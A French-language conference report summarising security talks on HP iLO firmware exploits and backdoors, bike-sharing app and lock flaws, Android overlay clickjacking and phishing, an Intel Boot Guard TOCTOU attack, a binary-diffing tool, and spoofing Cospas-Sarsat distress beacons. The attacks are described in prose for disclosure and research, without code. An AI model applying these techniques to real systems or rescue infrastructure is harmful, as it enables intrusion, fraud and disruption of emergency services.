
Dans cette dense conférence, Fabien Perigaud et Alexandre Gazet sont revenus sur leur périple au travers du BMC (Baseboard Management Controller) HP iLO. Ils ont expliqué notamment les étapes et les vulnérabilités qu'ils ont trouvées sur les versions 4 et 5 d'iLO et comment une porte dérobée

persistante pouvait être installée sur des systèmes vulnérables.

Alexandre a commencé par une description de ces systèmes singuliers néanmoins fréquemment présents dans de grosses infrastructures. La puce iLO est en effet présente sur une majorité de serveurs HP depuis plus de 10 ans. Il s'agit d'un système autonome comprenant un processeur ARM, une mémoire flash NAND et une RAM. Ce système est lancé au démarrage du serveur, et met en place un secure boot depuis la version 5.

En 2016, peu de vulnérabilités ayant un impact significatif sur ce composant sont exploitables. C'est une motivation des travaux de recherche de l'équipe. Ces travaux conséquents (plus de 200 jours) leur ont permis de bien comprendre le fonctionnement interne du système et de développer une panoplie d'exploits et d'outils spécifiques pour l'extraction d'informations, l'analyse des systèmes ou l'implant de porte dérobée. Ils ont donné lieu à une première série de conférences sur le cas iLO4 en 2018.

Fabien est revenu alors sur la démarche et les vulnérabilités identifiées sur cette version plus ancienne. Il ont décrit l'analyse du firmware extrait depuis le site HP et sur l'analyse de ses composants : bootloader, kernel, image userland... Cela a donné lieu à l'écriture de loaders spécifiques pour IDA Pro. Une fois les formats bien reconnus et compris, les services et processus (appelés task) lancés peuvent être analysés de manière plus détaillée. 49 tâches utilisateur s'exécutent simultanément sur un iLO4. Parmi elles, on retrouve notamment un serveur web et un serveur SSH.




Un buffer overflow basique de CVSS 9.8 impacte le serveur web (CVE-2017-12542). Grâce à cette vulnérabilité, un attaquant non authentifié était capable de compromettre la puce iLO pour s'en servir de pivot. En analysant la communication entre l'hôte et la puce iLO, les trois auteurs se sont aperçus que le noyau du système hôte était représenté dans une tâche utilisateur sur le système iLO. Cela impliquant une lecture et écriture directe dans la mémoire noyau de l'hôte, Fabien a effectué une démonstration dans laquelle la mémoire noyau du système hôte est réécrite afin d'engendrer l'apparition d'un Shell accessible en TCP avec des droits root. Il a conclu cette partie avec une autre vulnérabilité du même type (CVE-2018-7105) découverte plus récemment par une personne de l'ANSSI et concernant la tâche SSH. Cette vulnérabilité n'est toutefois pas aussi facilement exploitable car elle nécessite la possession d'un compte administrateur sur le système.

La partie suivante de la conférence s'est attachée à l'élaboration d'une porte dérobée persistante une fois la puce iLO compromise. Il s'avère qu'un mécanisme de vérification de l'intégrité du noyau du système d'exploitation sur la puce est présent. Toutefois, des commandes sur la puce peuvent être exécutées pour écrire directement dans la mémoire flash SPI, réécrivant ainsi le bootloader en supprimant le code se chargeant de la vérification de l'intégrité du noyau pour pouvoir remplacer le noyau du système par un noyau ne vérifiant pas l'intégrité des tâches utilisateur lancées ultérieurement. Ainsi, il devient possible d'ajouter une tâche « porte dérobée » dont l'intégrité ne sera pas vérifiée par le noyau modifié (dont l'intégrité ne sera elle-même pas vérifiée par le bootloader modifié).
Les conférenciers se sont finalement amusé à évoquer des cas d'utilisation de la porte dérobée ajoutée (modification du système hôte, utilisation de NotPetya ...) et ont indiqué que tous leurs outils étaient disponibles sur le dépôt Github ilo4_toolbox.

Après avoir détaillé des scénarios de compromission en provenance des tâches de la puce iLO, les auteurs se sont attachés aux possibilités de compromission depuis le système hôte. Ils ont montré que de nombreuses commandes étaient accessibles via la tâche CHIF sur l'iLO depuis le système hôte, et que des commandes dangereuses permettaient de mettre à jour le système avec un nouveau firmware ou de lire le mot de passe administrateur. Les mêmes vérifications d'intégrité que précédemment décrites étaient effectuées au travers d'un module (fum) lors d'une mise à jour. Malheureusement, une nouvelle vulnérabilité de type buffer overflow était présente dans ce module et permettait de contourner les vérifications afin d'installer une mise à jour malveillante (CVE-2018-7078, corrigée en mai et juin 2018 sur iLO4 et 5) depuis le système hôte.

Le cas iLO5 a ensuite été abordé, notamment son système de secure boot qui est expliqué de manière approfondie. En détaillant à nouveau l'organisation de la chaîne de démarrage et le firmware utilisé, mais également les algorithmes de signature utilisés, les conférenciers ont montré qu'une erreur logique aboutissait à l'acceptation d'une signature fausse (CVE-2018-7113 corrigée en octobre 2018 sur iLO5). Ils ont expliqué les difficultés qu'ils ont rencontrées avant d'obtenir un exploit fonctionnel, et notamment l'obligation de mettre les mains dans le cambouis, ou plutôt dans le debug électronique.



Ils ont conclu avec un résumé des différentes vulnérabilités trouvées au cours de leur long périple.

On the Security of Dockless Bike Sharing Services

Antoine Neuenschwander (@ant0inet)

Slides

https://fr.slideshare.net/AntoineNeuenschwande/on-the-security-of-dockless-bike-sharing-services

Venu pour remplacer une conférence annulée sur les ransomwares aux sources ouvertes, Antoine Neuenschwander a animé une conférence sur la sécurité des vélos en libre service disponibles en Suisse.
Le chercheur a analysé les installations de plusieurs fournisseurs afin de chercher des vulnérabilités dans leurs produits, notamment Smide, oBike et Publibike. Tous ces services reposaient sur l'installation d'une application mobile afin d'acheter des crédits et de réserver les appareils.

Le premier fournisseur étudié par Antoine Neuenschwander, Smide, propose des vélos électriques haut de gamme (~5800 €) à un prix élevé (~0,22 € par minute). En plus d'être de bonne facture, tous les vélos de la flotte sont équipés d'un GPS et d'une connectivité GSM. Cela permet aux vélos de communiquer leurs positions au backend de Smide qu'ils soient utilisés ou non. Lorsqu'un utilisateur désire utiliser un vélo Smide, il peut utiliser l'application mobile pour localiser les vélos vacants les plus proches de lui. Pour cela, une requête est envoyée vers le backend de Smide. Ce dernier renvoie un document JSON contenant la liste des vélos disponibles à proximité.

« Les attaques de clickjacking profitent de la permission « draw on top » qui permet à une application de dessiner du contenu arbitraire au-dessus de ce qui est actuellement affiché à l'écran »

Une fois authentifié avec un identifiant et un mot de passe, l'utilisateur obtient un token nécessaire à la réservation d'un vélo. Pour ce faire, une requête contenant l'id de l'utilisateur ainsi que celui du vélo concerné est envoyée au backend. Si la réservation est possible, le backend renvoie un numéro de réservation et les détails de cette dernière.
Le chercheur a rapidement remarqué que les numéros de réservations étaient simplement incrémentés d'une réservation à une autre. Cette information lui a permis de deviner les numéros de réservation et ainsi de lister les vélos en cours d'utilisation.

Le conférencier a ensuite démontré qu'il était simple d'usurper le jeton d'authentification d'un autre utilisateur et d'agir sur sa réservation, en bloquant par exemple le vélo de la victime. Il s'est ensuite penché sur la société oBike basée à Singapour. Cette dernière proposait ses services dans 24 pays avant de déclarer faillite en Allemagne et de réduire sa présence en Europe. Les vélos de cette marque sont de faible qualité, ne disposent que d'une connectivité Bluetooth pour communiquer avec le téléphone de l'utilisateur.

Afin de garder une trace des positions des vélos, l'application envoie la dernière position du téléphone de l'utilisateur au backend d'oBike lors de la fin d'une réservation. Dès lors qu'un utilisateur est authentifié, il est en mesure de mettre à jour la position de n'importe quel vélo dont il connaît l'identifiant. Ces identifiants étant récupérables par une requête permettant de lister les vélos à proximité, un attaquant pourrait par exemple décider de renseigner des localisations erronées pour tous les vélos de la flotte. Le conférencier a « avoué » sur un ton humoristique avoir été tenté de faire apparaître tous les vélos au fond du lac Léman.

Les vélos de la flotte suisse de oBike ayant été retirés de la circulation, le chercheur a contacté la société chargée de les retirer pour récupérer quelques-uns des cadenas utilisés pour verrouiller les vélos.

Il a ainsi pu utiliser des techniques de rétro-ingénierie pour décoder les communications entre le cadenas, le téléphone et le backend d'oBike. Il a remarqué que le cadenas émettait un challenge à résoudre pour être déverrouillé. À force de redémarrer le circuit du cadenas à chaque essai, le chercheur a remarqué que le challenge était lié au temps depuis la mise sous tension du système. Cela lui a permis de résoudre le challenge et d'obtenir le déverrouillage du cadenas sans dépendre du backend d'oBike. Le conférencier a pu en faire la démonstration en direct sur l'un des cadenas récupérés sur d'anciens vélos oBike.

Pour conclure, Antoine Neuenschwander a émis quelques recommandations que les fournisseurs de service de véhicules en libre service devraient suivre pour améliorer la sécurité de leurs produits, notamment de soumettre leurs systèmes à des audits pour se débarrasser de vulnérabilités facilement évitables. De plus, tous les appareils en libre service embarquant des composants logiciels devraient pouvoir être mis à jour.

Betrayed by the Android User Interface: Why a trusted UI matters (@reyammer)

Slides
https://docs.google.com/presentation/d/1Ya2BThnbkX-zAtXR3zh9SAiLAZ_mC3nYt8Zxm-KAIqZ4

Le chercheur spécialisé dans la sécurité des appareils mobiles Yanick Fratantonio a présenté une conférence sur les vulnérabilités de l'interface utilisateur d'Android. Cette dernière est selon lui mal comprise et peu sécurisée.

Il a tout d'abord émis quelques rappels concernant le système d'exploitation de Google :
- Les utilisateurs peuvent installer des applications tierces
- Ces applications sont toutes isolées les unes des autres
- Les fonctionnalités de ces applications sont encadrées par le système de permissions d'Android

Yanick Fratantonio a ensuite rappelé que contrairement aux systèmes d'exploitation classiques, être en mesure d'exécuter du code arbitraire sur un appareil sous Android ne compromet pas l'appareil dans sa totalité, cela en raison du compartimentage des applications, chacune utilisant un utilisateur dédié pour s'exécuter.
D'après le chercheur, les attaques exploitant l'interface utilisateur du système d'exploitation sont en mesure de contourner la majorité des mécanismes de sécurité opérants à plus bas niveau.


Suite à cette introduction, le chercheur a donné sa définition d'une attaque sur l'interface utilisateur : toute attaque impliquant l'interface utilisateur dans le but de tromper ce dernier.
Contrairement aux attaques de phishing face auxquelles un utilisateur averti peut vérifier que le domaine du site visité est cohérent, une attaque bien menée sur l'interface utilisateur d'Android est imperceptible. Selon le chercheur, même un expert sachant que l'appareil est activement attaqué serait incapable de discerner avec certitude les activités illégitimes.

Yanick sépare les attaques sur l'interface utilisateur en deux catégories :
- les attaques de clickjacking
- les attaques de phishing

Les attaques qualifiables de clickjacking profitent de la permission « draw on top » qui permet à une application de dessiner du contenu arbitraire au-dessus de ce qui est actuellement affiché à l'écran. Cette permission, automatiquement attribuée lors de l'installation d'une application depuis le Google Play Store, est par exemple utilisée par Facebook Messenger pour afficher les bulles de conversations, quelle que soit l'application en cours d'utilisation.
Les fenêtres créées grâce à cette permission sont de taille, transparence et position variables. Elles peuvent être créées en mode cliquable auquel cas elles récupèrent l'événement de l'écran tactile, ou en mode « passthrough » auquel cas l'événement du clic sur l'écran tactile est transmis à l'application sous la fenêtre.

L'attaque de clickjacking la plus simple consiste à masquer un dialogue de confirmation ou de demande de permissions avec une fenêtre quelconque dessinée en mode passthrough. L'attaquant tentera alors d'amener l'utilisateur à cliquer là où il le souhaite en affichant par exemple un faux bouton dans la fenêtre malveillante.

Pour les attaques nécessitant plus d'un clic, comme par exemple activer le débogage par USB ou l'autorisation d'installer des applications depuis des sources inconnues, il est possible d'intégrer plusieurs étapes à l'attaque. Cependant, pour que le clic soit reçu par l'application cachée derrière la fenêtre malveillante, il faut que cette dernière soit en mode passthrough, dans lequel elle ne reçoit pas les coordonnées du clic.



Il est alors difficile pour l'attaquant de déterminer si l'utilisateur a bien cliqué au bon endroit. Il est possible de contourner ce problème en couvrant l'écran de fenêtres cliquables, sauf là où la victime est supposée cliquer. Si cette surface restante est recouverte d'une fenêtre passthrough, l'attaquant saura que la victime a cliqué au bon endroit lorsqu'il reçoit l'événement d'un clic sans coordonnées.


Le conférencier a, par la suite, détaillé plusieurs variantes de cette attaque permettant de contourner les protections intégrées par Google au fil des années.

Les attaques de phishing sont également simplifiées par la permission « draw on top ». Rien n'empêche un attaquant de détecter l'ouverture d'une application, et d'afficher une copie malveillante de la mire d'authentification par-dessus la fenêtre légitime. L'opération sera transparente pour l'utilisateur qui aura juste l'impression d'avoir été déconnecté de sa session.

Dans une autre mesure, les gestionnaires de mots de passe pour Android sont sensibles aux attaques sur l'interface utilisateur. Ces derniers se basent souvent sur le nom du package d'une application pour déterminer si un mot de passe doit être autorempli lors du lancement de l'application. Les noms de package sous Android n'étant pas réglementés, il serait trivial pour un attaquant d'usurper le nom d'un service légitime pour obtenir les identifiants liés à ce compte dans le gestionnaire de mots de passe.

Le chercheur a conclu sa conférence avec un regard sur le futur de la sécurité des interfaces utilisateur. Selon lui, il s'agit d'un problème ouvert à la recherche. Il reste difficile pour un utilisateur de savoir avec certitude qu'il interagit

avec l'application avec laquelle il souhaite interagir, ou pour une application de savoir que l'utilisateur a cliqué sur tel ou tel bouton en toute connaissance de cause.



L'arrivée de la prochaine version d'Android devrait d'après Yanick Fratantonio apporter des nouveautés intéressantes en concernant la confiance que l'on peut céder à son interface utilisateur.

HITB 2019

par Julien TERRIAC et Antonin AUROY

XMCO a assisté à la 10e édition de la conférence Hack In The Box (HITB) qui s'est déroulée le 9 et 10 mai derniers. Comme les années passées, la conférence a eu lieu en plein centre de la ville, au sein du célèbre hôtel De Beurs van Berlage, un édifice considéré comme l'un des grands monuments de l'architecture néerlandaise du 20e siècle.

Cette année a été marquée par de nombreux concours :

- **IA / Human** : concours de conduite d'une voiture téléguidée / autonome sur un circuit présent au sein de la conférence.
- **Capture the Signal** : un CTF organisé par Trend micro où les équipes doivent reverser un signal inconnu.
- **A Women Cyber CTF** : un CTF dédié aux femmes organisé par CyberTalents.
- **Le traditionnel CTF** par équipe qui s'est déroulé pendant les 2 jours de conférence.

Tous ces concours ont donné lieu à une remise de prix allant de lots matériels à 1500e euros. Également, les gagnants du CTF ont gagné leur place pour le prochain CTF à Abu Dhabi où les 25 meilleures équipes du monde s'affronteront pour 100 000 $.

Deux tirages au sort ont ponctué le déroulement de la conférence pour aller à Abu Dhabi et Singapour pour les prochaines éditions de la HITB.

Nous vous proposons de revenir sur quelques conférences qui nous ont marquées. Les supports de toutes les présentations lors des conférences sont disponibles à l'adresse suivante :
https://conference.hitb.org/hitbsecconf2019ams/materials/

Les vidéos des conférences seront prochainement mises à disposition sur la chaîne YouTube officielle :
https://www.youtube.com/user/hitbsecconf

> Jour 1

Toctou Attacks Against Secure Boot

Trammell Hudson - @qrs / Peter Bosch - @peterbjornx@

Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D1T1%20-%20Toctou%20Attacks%20Against%20Secure%20Boot%20-%20Trammell%20Hudson%20&%20Peter%20Bosch.pdf


Trammell Hudson et Peter Bosch sont venus présenter leurs travaux sur le composant de sécurité Intel nommé Boot Guard. Cette protection permet de se prémunir contre l'installation de rootkit / bootkit sur votre ordinateur.

La sécurité repose principalement sur des méthodes cryptographiques (composants signés par Intel):

- Des clés AES sont utilisées pour déchiffrer les updates du microcode.
- Des clés RSA sont utilisées pour vérifier l'intégrité du code.


Les chercheurs ont d'abord rappelé les différentes publications sur ce sujet :

- http://vzimmer.blogspot.com/2013/09/where-do-i-sign-up.html
- https://medium.com/@matrosov/bypass-intel-boot-guard-cc05edfca3a9
- https://mjg59.dreamwidth.org/33981.html
- https://2016.zeronights.ru/wp-content/uploads/2017/03/Intel-BootGuard.pdf



Lors d'un démarrage, Boot Guard va s'assurer que la « chaîne de confiance » est respectée tout au long du process. Cette phase est décomposée en 2 étapes :

- Vérification des éléments signés par Intel comme notamment le BIOS ACM (Authenticated Code Modules) présent au sein de la mémoire SPI Flash
- Puis la vérification des éléments signés par les OEM comme le bootloader présent sur le disque dur.



Les premiers constats concernent les OEM qui n'initialisent même pas la protection Boot Guard sur le PC vendu. Un attaquant peut ainsi déployer ses propres clés de chiffrement et ainsi installer un malware qui ne pourra jamais être enlevé. Autre fun fact, lors des updates Windows 10, Windows parvient à désactiver Boot Guard (https://twitter.com/matrosov/status/1119518664649211904).

Les chercheurs ont commencé par une approche assez évidente. Une chaîne de confiance est sécurisée seulement si tous les éléments de la chaîne le sont. Ils ont donc porté leur attention sur la phase de boot (IBB - Initial Boot Block) à l'aide de l'outil UEFITool (https://github.com/LongSoft/UEFITool) qui permet de visualiser les informations liées à chaque secteur. Les analyses menées ont permis à Trammell Hudson d'identifier deux vulnérabilités (CVE-2018-9062 et CVE-2018-12169).

Les chercheurs ont repris un constat du chercheur Alexander Ermolov : cela ne sert à rien d'attaquer l'algorithme, il faut attaquer son implémentation (https://2016.zeronights.ru/wp-content/uploads/2017/03/Intel-BootGuard.pdf).

Ils ont donc analysé quel composant était utilisé et quelles zones mémoire étaient utilisées. Au travers de cette analyse, ils ont ainsi pu identifier que l'ensemble des composants était initialisé au sein de la mémoire SPI Flash ainsi que les zones mémoires accédées. Ils ont ainsi pu identifier des zones mémoires qui étaient réutilisées entre le moment où la vérification du code était réalisée et son exécution.

« Trammell Hudson et Peter Bosch sont venus présenter leurs travaux sur le composant de sécurité Intel nommé Boot Guard. »

En partant de ce constat, les chercheurs sont parvenus à exploiter une vulnérabilité de type TOCTOU (Time Of Check To Time Of Use). Ce type de vulnérabilité repose sur un principe : l'altération de données entre les vérifications de sécurité de la donnée et son utilisation. Pour ce faire, les cher-

cheurs ont donc conçu un FPGA capable de dialoguer avec la carte mère. Ce composant va ainsi détourner le « flux d'exécution » de la séquence de démarrage. Après avoir validé le code présent au sein de la carte mère, le module FPGA (SPISpy) va altérer son contenu pour exécuter du code arbitraire.

Une vidéo illustrant la preuve de concept a été montrée : un message en morse est joué avant que l'OS ne démarre alors que le PC est configuré avec le Boot Guard activé.

Cette conférence fut très didactique et les chercheurs sont parvenus à faire comprendre des éléments très techniques à l'ensemble de l'audience. Ils ont donc prouvé que le « Big Hack » de Bloomberg était possible (https://trmm.net/Modchips). L'ensemble des schémas du module SPISpy seront bientôt disponibles sur leur Github.

fn_fuzzy - Fast Multiple Binary Diffing Triage

Takahiro Haruyama -@cci_forensics

Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D1T2%20-%20fn_fuzzy%20-%20Fast%20Multiple%20Binary%20Diffing%20Triage%20-%20Takahiro%20Haruyama.pdf

Le chercheur Takahiro Haruyama de la société CarbonBlack est venu présenter son outil de fuzzing fn_fuzzy sous forme de plugin IDA. Pour rappel, IDA Pro est l'outil le plus utilisé dans le monde du reverse et les analystes sauvegardent leur travail au format IDB (IDA pro DataBase).

Il existe donc de nombreux outils permettant de faire l'analyse de fichiers IDB, notamment pour identifier des ressemblances entre deux analyses de malwares. Par exemple, si une fonction de chiffrement propre à un malware est identifiée, il sera sauvegardé au sein du fichier IDB correspondant.


L'idée est de scanner les nouveaux malwares à la recherche de la fonctionnalité identifiée. Pour réaliser cette tâche, il existe 2 types d'outils :

- Ceux qui réalisent une comparaison entre 2 échantillons (Diaphora, BinGrep, et BinDiff) ;
- Ceux qui réalisent une comparaison à partir d'un échantillon analysé sur autant de binaires que l'on souhaite (Kamin0 et BinDiff automation tool).

Néanmoins ces 2 logiciels (Kam1n0 et BinDiff automation tool) présentent de nombreux inconvénients :

- **BinDiff** : Le logiciel bindiff est propriétaire et comporte de nombreux bugs qui ne permettent pas d'utiliser l'outil à grande échelle.
- **Kam1n0** : Bien qu'il permette d'identifier les fonctions très offusquées, notamment des fonctions de cryptographie (blowfish par exemple), l'outil requiert beaucoup de puissance.

C'est la raison pour laquelle le chercheur a donc voulu développer son propre outil respectant les 3 règles suivantes : il doit être rapide, léger et peu consommateur en puissance de calcul.



L'outil repose sur le calcul de 2 algorithmes :

SSDeep pour générer des « fuzzy » hash sur malware en fonction du CTPH (Context Triggered Piecewise Hashing). L'idée est de pouvoir générer 2 indicateurs proches, si les fichiers sont similaires (http://dfrws.org/sites/default/files/session-files/paper-identifying_almost_identical_files_using_context_triggered_piecewise_hashing.pdf). Son choix s'est porté sur cet algorithme pour sa rapidité (il est beaucoup plus rapide que le Trend Micro Locality Sensitive Hash ou TLSH) et l'absence de contrainte sur la taille minimum des valeurs d'entrées.


Machoc est un hash généré pour une fonction donnée en fonction du graphe d'exécution (Call Flow Graph). Il permet de compléter l'algorithme précédent (SSDeep), car lui est efficace sur les petites fonctions (https://github.com/ANSSI-FR/polichombr/blob/dev/docs/MACHOC_HASH.md).

En combinant les 2 métriques, fn_fuzzy arrive donc à donner des scores de similitude et à identifier des fonctions au sein de différents malwares. L'outil permet de configurer 3 différents seuils :

- La valeur du score de similarité en prenant en compte le CFG.
- La valeur du score de similarité sans prendre en compte le CFG.

- La taille minimum de la fonction pour générer le fuzzy hash de type ssdeep.

En toute transparence, selon le chercheur, le logiciel BinDiff reste le meilleur outil en termes de précision des résultats. Mais fn_fuzzy permet une analyse plus rapide, donc plus aisée, sur de nombreux binaires de taille importante. Par contre, dans certains cas, aucun outil n'est efficace (pour l'échantillon shadownhammer par exemple), il peut être nécessaire de développer un nouvel algorithme pour le détecter.



Son outil est disponible sur github : https://github.com/TakahiroHaruyama/ida_haru/tree/master/fn_fuzzy

The Birdman and Cospas-Sarsat Satellites

Hao Jingli

Slides

https://conference.hitb.org/hitbsecconf2019ams/materials/D1T1%20-%20The%20Birdman%20and%20Cospas-Sarsat%20Satellites%20-%20Hao%20Jingli.pdf

Le chercheur de la société 360 Technology a présenté ses travaux sur le système COSPAS-SARSAT. Ce système est utilisé pour les missions de recherche et sauvetage (SAR), par exemple pour les navires en détresse. Il est composé de deux réseaux distincts de satellites (67 satellites au total) :

- **LEOSAR** (Low-Earth Orbiting Search and Rescue), des satellites à orbite basse traversant les pôles.
- **GEOSAR** (Geostationary Search and Rescue), des satellites en orbite géostationnaire.


Depuis sa création en 1982, le système Cospas-Sarsat a permis de sauver 35 000 vies humaines avec plus de 41 000 missions SAR. Pour utiliser ce système, il y a plus d'une centaine de centres de contrôle répartis à travers le monde.

Tout d'abord, pour pouvoir communiquer et intercepter les communications, le chercheur a construit sa propre antenne OpenATS (https://github.com/OpenATS/OpenATS).

Cette antenne va se verrouiller sur un satellite en basse altitude (LEOSAR) et ainsi récupérer les communications. Une vidéo a été montrée pour illustrer à quelle vitesse les satellites vont : https://v.qq.com/iframe/player.html?vid=s0509801yse&tiny=0&auto=0&width=640&height=498&width=640&height=498

Une fois les signaux captés, il a utilisé les outils traditionnels du milieu :

- **GNU Radio** : c'est une suite logicielle dédiée à l'implémentation de radios logicielles et de systèmes de traitement du signal. Il est très utilisé notamment pour réaliser des communications satellites à moindre coup et dispose d'une très grande communauté.
- **SDR Console / SDR Sharp / PlutoSDR** : ce sont des logiciels appelés SDR ou Software-Defined Radio, qui permettent de réaliser l'acquisition du signal au niveau logiciel.
- **AirSpy** : c'est une carte d'acquisition permettant de récupérer des signaux de type VHF (Very High Frequency) et UHF (Ultra High Frequency)




En s'aidant de la documentation publique sur le système (modulation, débit des symboles ...), il a ainsi pu décoder et intercepter les communications échangées. Il a notamment montré une vidéo où l'on pouvait entendre des communications en chinois. Une fois qu'il avait un système fonctionnel, il a émulé l'ensemble de cette chaîne de communication pour ne pas perturber le système COSPAS-SARSAT.
Il a ainsi introduit un nouveau module appelé HackSAR qui lui permet de générer des signaux dans son laboratoire.


Le chercheur a ainsi dévoilé 2 scénarios d'exploitation :

- **Attaque de type DDoS** sur l'infrastructure COS-PAS-SARSAT
- **Utilisation de l'infrastructure** pour communiquer des messages de manière gratuite et « chiffrée »

Le premier scénario est assez trivial, il suffit à l'attaquant d'envoyer de faux messages de détresse. La raison est assez simple, tout le monde peut envoyer et recevoir des messages au travers de la bande L (entre 1GHz et 2GHz). Également dues à la sensibilité des satellites, les attaques de Déni de Service (DoS) sont assez faciles à mettre en place. De plus, le message une fois envoyé est relayé au sein de tout le réseau des satellites. Le chercheur a donc réussi à réaliser un DDoS en envoyant de manière continue des messages de détresse de type EPIRB ou Emergency Position Indicating Radio Beacon.



Australia



England

Le deuxième scénario est un peu plus élaboré. Puisqu'il est possible d'émettre un signal sans contrôle, et que ce message est relayé au travers de tout le système, on peut ainsi envoyer des messages de manière anonyme sur tout le globe. De plus, du fait de la haute sensibilité des satellites, il est possible de camoufler son message très proche de la porteuse et ainsi de les faire passer pour des interférences (bruit blanc). Bien sûr, c'est à l'attaquant de réaliser son propre système de chiffrement applicatif des messages qu'il envoie.

Selon le chercheur, son système pourrait être ainsi utilisé par les espions pour communiquer. Néanmoins, même s'il a montré quelques spectres avec des interférences, aucune preuve n'a pu confirmer son hypothèse. De plus, si les opérateurs ont un doute concernant un signal, ils peuvent facilement localiser l'émetteur.

